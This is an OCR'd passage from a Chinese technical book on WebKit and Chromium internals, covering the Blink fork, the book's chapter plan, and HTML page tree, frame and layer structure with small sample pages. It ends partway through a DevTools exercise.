


图 1-7　WebKit2 进程结构

WebKit2 的具体内部抽象和实现情况，以及和 Chromium 进程架构的比较将会在第 3 章做详细介绍。

1.3.3 Chromium 内核：Blink

历史总是惊人的相似，当年发生在 KHTML 项目上的事情也同样发生在 WebKit 项目上。2013 年 4 月（又是 4 月），Google 宣布了从 WebKit 复制出来并独立运作的 Blink 项目，其中的原因也是一言难尽，主要还是 Google 和苹果公司有了一些分歧。最初，Blink 和 WebKit 没有特别大的不同，因为刚刚从 WebKit 复制过来。所以，本书基于 Chromium 的某些实现来讲解 WebKit 的技术内幕，也没有什么特别令人吃惊的地方。

在二者“分手”后，WebKit 将与 Google Chromium 浏览器相关的代码移除，同时，Blink 将除 Chromium 浏览器需要之外的其他移植的代码都删除了。不过，可以预见的是，二者以后的差别肯定会越来越大，这是因为 Google 希望未来在 Blink 中加入很多新的技术，下面是 Chromium 网站上列出的。

其一，实现跨进程的 iframe。iframe 允许网页中嵌入其他页面，这存在潜在的安全问题。一个新的想法就是为 iframe 创建一个单独的沙箱进程。该部分的介绍在第 12 章展开。

其二，重新整理和修改 WebKit 关于网络方面的架构和接口。长期以来，WebKit 中的一些实现是以 Mac OS 平台为基础的，所以存在某些方面的限制，Blink 将会在这方面做比较大的调整。

其三，一个更为胆大更为激进的想法就是将 DOM 树引入 JavaScript 引擎中。由前面的介绍可以看到，目前 DOM 和 JavaScript 引擎是分开的，这意味着 JavaScript 引擎访问 DOM 树需要较高的代价。笔者认为这是一个大胆而又具有革命性的尝试，会带来性能的极大提升，为什么呢？原因是 JavaScript 引擎访问 DOM 树需要额外的负担，这影响了访问速度。

其四，就是针对各种技术的性能优化，包括但是不限于图形、JavaScript 引擎、内存使用、编译的二进制文件大小等。

之后还有很多其他技术会被逐渐引入，让我们一直关注 WebKit 和 Blink 的发展。

1.4 本书结构

这是一本介绍 WebKit（Blink）内部机制的书，因为要支持完整的浏览器功能，

同样需要浏览器部分的实现，所以本书实际上是基于 WebKit 项目并结合 Chromium 项目来展开的。全书都是先介绍各种新的 HTML5 技术和原理，然后围绕着 WebKit 是如何支持 HTML5 技术，详细介绍 WebKit 的工作原理，同时辅以 Chromium 中更进一步的机制。并且在介绍某些部分时，伴随着 HTML5 的实践。

本书后续将分十四个章节逐步为读者深入介绍 WebKit 的内部工作机制，共包含基本篇共六章和高级篇共　章，其中基本篇主要介绍渲染的基本模块和过程，高级篇则着重介绍 HTML5 和浏览器中的复杂和新颖技术，其组织结构如下。

第 2 章，着重剖析 HTML 网页的构成和结构，通过对它们的解释来帮助理解 WebKit 的渲染过程。

第 3 章，描述 WebKit 为支持渲染而包含的基本模块和架构，同时结合 Chromium 的架构和实现，来理解 WebKit 的组成和浏览器的组成结构。

从第 4 章开始，一直到第 7 章，依次详细描述渲染过程中的各个阶段及其工作原理。

第 4 章，介绍 WebKit 的网络和资源加载机制，以及资源缓存策略。同时，在分析 Chromium 多进程资源加载和全新网络栈和协议基础上，介绍一些 HTML 网页高效的资源使用方法。

第 5 章，主要介绍 DOM 模型等方面的技术，并且描述 WebKit 中 HTML 解释器和 DOM 内部表示。

第 6 章，详解 CSS 解释器，并描述 CSS3 的新功能和 WebKit 的支持情况。之后，分析 WebKit 如何利用 CSS 来计算布局的过程。

第 7 章，介绍目前的渲染方式以及根据网页结构来设计支持渲染的各种内部数据表示，包括 RenderObject 树和 RenderLayer 树，最后详细展现软件渲染网页的过程。

从第 8 章开始，进入高级篇，笔者着重介绍目前的一些新技术和实现。

第 8 章，描述 GPU 硬件在目前渲染中所起的作用。现代浏览器越来越依赖 GPU 硬件加速渲染基础，特别是 HTML5 引入的众多标准。本章展示的是使用 CPU 硬件加速机制的 HTML5 功能，以及众多支持硬件加速的模块在 Chromium 中是如何工作的。

第 9 章，专注于现代 JavaScript 引擎的介绍，包括 JavaScriptCore 和 V8 引擎，描述它们在网页渲染中的作用。最后谈一谈如何编写高性能的 JavaScript 代码。

第 10 章，介绍浏览器中的插件机制和扩展机制，包括 WebKit 的 NPAPI 插件机制、Chromium 浏览器中的扩展机制、PPAPI 机制和 NativeClient 技术，通过这些技术可以增加 JavaScript API 在扩展 JavaScript 语言中的能力。

第 11 章，专注于 WebKit 对多媒体方面的支持，包括音频和视频。详解 WebKit 的内部原理和对最新的 HTML5 视频及音频的支持。最后展示是新颖的网络实时通信机制 WebRTC 并尝试构建一个新的例子。

第 12 章，首先描述 HTML 指定的网页安全规范并解释 WebKit 和 Chromium 浏览器的应对之策，接下来是浏览器为了维护自身安全所作的努力。

第 13 章，移动领域越来越重要，WebKit 在移动领域的地位举足轻重。本章描述 WebKit 支持移动领域特定的功能，同时也包括新的渲染机制。

第 14 章，详解 WebKit 中的调试模块 WebInspector，包括结构和原理等。之后，以 Chromium 的开发者工具（DevTools）为例，实践如何调试网页的正确性和性能问题，让我们一起认识调试功能的强大。

第 15 章，主要谈一谈对 Web 未来发展的看法和目前一些明显的趋势。特别是对 WebKit 的多用途化和 HTML5 未来的发展。当然也少不了目前初见端倪的 Web 平台和 Web 应用程序，这其中包括 PhoneGap、ChromeOS 等。

浏览器和浏览器内核的技术远不止这些，扩展到 Web 前端领域，还有众多的设备接口（Device API）、Web Storage 等存储技术、Web 性能技术等，书中并没有一一介绍，但这些理解起来其实可以参考本书介绍的知识，有兴趣的读者可以做进一步的研究。

第2章 HTML 网页和结构

HTML 网页是利用 HTML 语言编写的文档，它是一种半结构化的数据表现方式。它的结构特征可以归纳为三种：树状结构、层次结构和框结构，这些都是分析 WebKit 引擎渲染网页的基础。后面会详细描述 WebKit 引擎渲染网页的详细过程及中间涉及的 WebKit 主要内部结构表示。

2.1 网页构成

2.1.1 基本元素和树状结构

简单来讲，HTML 网页就是一种使用 HTML 语言撰写的文档。但是，现在的网页基本上都是动态网页（Dynamic HTML），也就是网页可以出现动画，可以与用户交互，这就需要 CSS 样式语言和 JavaScript 语言。在这样的动态网页中，JavaScript

代码用来控制网页内部的逻辑， CSS 用来描述网页的显示信息。示例代码 2-1 是一个简单但是完整使用这些技术的网页，如果读者感兴趣的话，可以将代码保存到一个文件里，并尝试在浏览器中打开。

示例代码 2-1 一个简单完整的 HTML 网页

```
<html>                                          <!-- HTML 文本 -->
  <head>
    <style type="text/css">                          <!-- CSS 代码 -->
      img { width: 100px; }
    </style>
    <title>This is a simple case.</title>
  </head>
  <body>
    <img src="apic.png"></img>                  <!-- 图片资源 -->
    <div>Hello world!</div>
    <script type="text/javascript">                 <!-- JavaScript 代码 -->
      window.onload = function() {
        console.log("window.onload()");
      }
      console.log("It's me.");
    </script>
  </body>
</html>
```

整个网页可以看成一种树状结构，其树根是“html”，这是网页的根元素（或称节点）。根下面也包含两个子节点“head”和“body”。“head”的子女“style”包含的就是一段 CSS 代码，用来定义元素的样式信息。

CSS 是一种样式表语言，用来描述元素的显示信息。在 HTML 的早期，内容和显示是混在一起的，最典型的例子莫过于使用 table 元素来展示数据。这对网页的代码结构非常不利。因为，如果 Web 开发者想修改数据的显示方式，也要修改数据本身，会很麻烦。有鉴于此，借鉴数据和显示分离的原理，规范设计者们可以将有关显示的信息例如颜色、大小、字体等抽取出来，使用 CSS 语言编写代码来描述它们，与 HTML 元素的内容分离开来。

“body”节点下面包含三个子节点，其一是“img”节点，用来在网页中显示图片资源；其二是“div”节点；其三是“script”节点，它包括一段 JavaScript 代码。

JavaScript 是一种解释型的脚本语言，主要目的是控制用户端逻辑、同用户交互等，它可以修改 HTML 元素及其内容。该语言是由网景发明，后被微软采用，虽然只是 EMCAScript 标准的一种实现，但是绝大多数浏览器都支持它。现在，JavaScript 语言越来越重要，不仅被广泛使用，更是把工作领域拓展到了服务器端。

由上面的分析可以看出，一个完整的网页组成包括 HTML 文本、JavaScript 代码、CSS 代码以及各种各样的资源文件。网络上的每个资源都是由 URL(Unified Resource Locator)标记的，它是 URI（Unified Resource Identifier）的一种实现。这表明对于浏览器来讲，区分两个资源是否相同的唯一标准就是它们的 URL 是否一致。

示例代码 2-1 中的这些元素组成一个树状结构，这就是 HTML 文档的树状结构。在 WebKit 中，这个文档会构建成一个 DOM 树，这在第 5 章会做详细介绍。

2.1.2 HTML5 新特性

在第 1 章中，我们介绍了 HTML5 在 10 个大类别上对 Web 前端领域引入的全新功能。本节让我们一起探讨 HTML5 新特性中对网页结构可能产生比较大影响的那些功能。

HTML5 引入的最让人惊讶的最新能力之一是对 2D 和 3D 图形以及多媒体方面的支持，这将彻底改变网页的渲染方式和复杂度。这里包括但是不限于 HTML5 视频、Canvas 2D、WebGL（也就是 Canvas 3D），以及 CSS3 3D 变换（transform）和转换（transition）。HTML5 视频引入了一个新的“video”元素，支持在网页中播放视频。Canvas2D 通过定义一个新的“canvas”元素，网页开发者利用该元素的 2D 绘图上下文（graphics context）调用标准定义的接口，绘制常见的 2D 图形，例如点、线、矩形、多边形等。WebGL 则是使用“canvas”元素，网页开发者可以利用该元素的 3D 绘图上下文调用标准定义的接口，绘制 3D 图形，这些接口类似于 OpenGL ES 的接口。 CSS 3D 的变换和转换则可以作用于 HTML 的任意可视元素，制造出各种炫丽的 3D 效果。

想象一下，如果网页开发者之前想要在网页上绘制动态2D、3D图形或者播放视频，浏览器本身还不是很容易办到。通常的做法是，利用浏览器提供的插件来支持它们，例如Flash插件。但是，现在HTML5标准已经包含这些功能了，也就是说，进入HTML5时代后，多媒体和2D/3D图形变成了“第一等公民”，浏览器原生支持它们，而不需要借助于第三方插件。读者可能还没有理解“第一等公民”的含义，因为这看起来好像没有什么大的不同。

事实上，这的确很不一样，因为视频、3D图形等和其他普通HTML元素一样，可以被赋予同样的样式和操作。HTML5不仅支持这些第三方插件所提供的能力，而且其功能更为强大，因为除了创建HTML元素并可以在它上面绘制2D、3D图形之外，甚至还可以将3D的变化和动画效果作用于任意HTML元素之上，包括视频等。

如果读者有点迷惑，那很正常，下面通过例子来说明其中的含义。示例代码2-2是一个使用了CSS3 3D变换、HTML5视频、2D图形绘制和3D图形绘制的示例网页代码。

示例代码2-2 使用HTML5新功能视频、2D和3D Canvas的网页代码

```
<html>
  <head>
    <style type="text/css">
      video, div, canvas {
        -webkit-transform: rotateY(30deg) rotateX(-45deg);  <!-- CSS
3D 变换 -->
      }
    </style>
  </head>
  <body>
    <video src="avideo.mp4"></video>          <!-- HTML5 video -->
    <div>
      <canvas id="a2d"></canvas><br>          <!-- HTML5 canvas -->
      <canvas id="a3d"></canvas>              <!-- HTML5 canvas -->
    </div>
    <script type="text/javascript">
      var size = 300;

      // canvas 2D 绘图
      var a2dCtx = document.getElementById('a2d').getContext('2d');
      a2dCtx.canvas.width = size;
```

```
            a2dCtx.canvas.height = size;
            a2dCtx.fillStyle="rgba(0,192,192,80)";
            a2dCtx.fillRect(0, 0, 200, 200);

            // canvas 3d, e.g. webGL 绘图
            var a3dCtx = document.getElementById('a3d').getContext('experimental-
webgl');
            a3dCtx.canvas.width = size;
            a3dCtx.canvas.height = size;
            a3dCtx.clearColor(0.0, 192.0/255.0, 192.0/255.0, 80.0/255.0);
            a3dCtx.clear(a3dCtx.COLOR_BUFFER_BIT);
        </script>
    </body>
</html>
```

在 CSS 3D 变换的代码部分，将 3D 变换作用于“video”、“div”和“canvas”三种元素，其含义是将它们分别绕 X 轴和 Y 轴旋转 30°和-45°。在元素“body”的子女中，首先是“video”元素，它用来播放 HTML5 视频。之后是一个“div”元素，它包括两个“canvas”元素，前者将会用来绘制 2D 图形，后者将会用来绘制 3D 图形，当然目前渲染引擎区分不出是 2D 还是 3D，因为它们是由后面的 JavaScript 代码决定的。在“canvas 2D 绘图”的 JavaScript 代码中，ID 为“a2d”的“canvas”元素创建 2D 上下文，这决定了它将采用 2D 绘图，之后填充该元素的颜色。在“canvas 3d（webGL 绘图）”的 JavaScript 代码中，ID 为“a3d”的“canvas”元素创建 3D 上下文，这决定了它将采用 3D 绘图，之后更新它的颜色缓冲区。

在刚刚简单的示例代码 2-2 中，就使用了 HTML5 的这些新功能，读者可以尝试看看这些代码的效果，当然，建议使用 Google 的 Chrome 浏览器。

2.2 网页结构

2.2.1 框结构

框结构很早就被引入网页中，它可以用来对网页的布局进行分割，将网页分成几个框。同时，网页开发者也可以让网页嵌入其他的网页。在 HTML 的语法中，

“frameset”、“frame”和“iframe”可以用来在当前网页中嵌入新的框结构，这里就不具体介绍语法了，有兴趣的读者请自行查阅相关文档。

每一个框结构包含一个 HTML 文档，最简单的框结构网页就是单一的框，其文档没有包含任何其他的框。例如示例代码 2-1 的网页就是一个单一的框（用虚线表示，下同），框中包含的文档就是 HTML 文档（用实线表示，下同），如图 2-1 所示。




图 2-1 示例代码 2-1 中的网页对应的框结构

网页也可以有很复杂的框结构，也就是框里面再嵌入框，依次类推。下面让我们来看一个拥有复杂框结构的网页。

图 2-2 的左边部分是两个 HTML 网页的示例代码，其中“main.html”是主网页，它使用“iframe”元素来嵌入左下方的“frameset.html”网页。而“frameset.html”网页则包含两个子框，分别嵌入两个结构简单的网页。图中右侧则是左边“main.html”网页所生成的框结构，可以说相当复杂。图中的箭头表示源代码和框结构的对应关系，相信读者可以一目了然。对于图中使用到的“example1.html”和“example2.html”，这里没有给出，可以把它们看成类似于示例代码 2-1 的网页和结构。

虽然多框结构的网页非常不适合移动领域，因为该结构对触控操作来说的确是一场灾难，但是它依然存在，而且在传统桌面系统中被广泛使用，笔者将在第 5 章中介绍 WebKit 是如何支持框结构的。

```
<!--这是main.html-->
<html>
  <iframe src="frameset.html"></iframe>
  <div>Place Holder</div>
</html>
```

```
<!--这是frameset.html-->
<html>
   <frameset rows="50%,50%">
     <frame src="example2.html"></frame>
     <frame src="example1.html"></frame>
   </frameset>
</html>
```




图 2-2 多框结构的网页

2.2.2 层次结构

前一节介绍了网页的框结构，那么对于框结构中的文档，它的结构如何呢？本节将介绍网页文档的层次结构。理解层次结构非常重要，因为它可以帮助你理解 WebKit 如何构建它并依赖它来渲染，这有助于撰写高效的 HTML5 代码。

网页的层次结构是指网页中的元素可能分布在不同的层次中，也就是说某些元素可能不同于它的父元素所在的层次，因为某些原因，WebKit 需要为该元素和它的子女建立一个新层。下面以示例代码 2-2 中的代码来作为分析网页层次结构的示例网页。

之前笔者也做过说明，示例代码 2-2 中有四个重要的元素，那就是一个“video”元素，一个“div”元素和两个“canvas”元素。同时还要注意到的是 CSS 部分的代码，它也会对网页的分层策略产生重要影响。图 2-3 就是示例代码 2-2 对应的网页层次结构，让我们一一剖析它们。




图 2-3 网页的层次结构

首先是图中最大的层，这里我们姑且称之为“根层”，当一个网页构建层次结构的时候，首先是根节点，此时自然地为它创建一个层，这就是“根层”，所以，它其实对应着整个网页文档对象。那么对于示例代码 2-1 而言，它实际上只有“根层”，没有其他层，这是网页包含的元素决定的。

其次认识一下图中的“层 1”，它是为元素“video”所创建的层。那为什么“video”元素需要新创建一个层，而不是使用它的父亲所在的层呢？这是因为“video”元素用来播放视频，为它创建一个新的层可以更有效地处理视频解码器和浏览器之间的交互和渲染问题，见第 11 章。

再次，看一下图中的“层 2”，它所对应的是示例代码 2-2 中的元素“div”。接触过 HTML 的读者应该知道，它其实是一个非常普通的元素。而且上面我们也说到了示例代码 2-1 只有“根层”，但是它也包含“div”元素。这是为什么呢？答案是因为示例代码 2-2 中的“div”元素需要进行 3D 变换。

最后，图中还有两个层——“层 3”和“层 4”，它们分别对应示例代码 2-2 中的两个元素“canvas”。两个元素对应着 HTML5 标准中复杂的 2D 和 3D 绘图操作。

相信读者也注意到了图中各层的前后关系。“根层”在最后面，“层 3”和“层 4”在最前面。从上面的分析中，我们不难看出，对于需要复杂变换和处理的元素，它

们需要新层，所以，WebKit 为它们构建新层其实是为了渲染引擎在处理上的方便和高效（后面我们能够看到）。

那么，哪些元素或者说哪些情况下，会产生新的层呢？对于不同的渲染引擎，它们的策略可能是不一样的。哪怕都是 WebKit 渲染引擎，对于不同的基于 WebKit 的浏览器，分层策略也有可能不一样。那是否意味了这个问题无解了？当然不是，通常来讲，它是有一些基本原则的。比如示例中的这些元素，WebKit 一般都会为它们创建新层。在第 7 章中，笔者会详细介绍 WebKit 和 Chromium 如何处理分层问题。

2.2.3 实践：理解网页结构

2.2.3.1 实践1：框结构

为了理解框结构，读者可以将图 2-2 的网页“main.html”和“frameset.html”的代码分别保存到对应的文件中，然后使用 Chrome 浏览器打开“main.html”网页，就可以看到图 2-4 中的渲染结果（当然，还需要“example1.html”和“example2.html”网页，这里读者可以将示例代码 2-1 和 2-2 分别保存为它们，或者自行构造任何网页）。




图 2-4 示例网页的框结构图

我们将图 2-2 中的框和网页渲染结果中的区域关联起来。“框 2”对应的自然是“example1.html”的渲染结果，“框 3”对应的自然是“example2.html”的渲染结果。“框 1”是它们的父亲“frameset.html”，而主框则是整个网页的结果。

2.2.3.2 实践2：层次结构

结合示例代码 2-2 和它对应的层次结构图 2-3，让我们在 Chrome 浏览器中观察网页的层次结构。

1. 用浏览器打开示例代码 2-2 的网页，然后打开 Chrome 浏览器的开发者工具。
2. 单击开发者工具右下角的“设置”按钮。
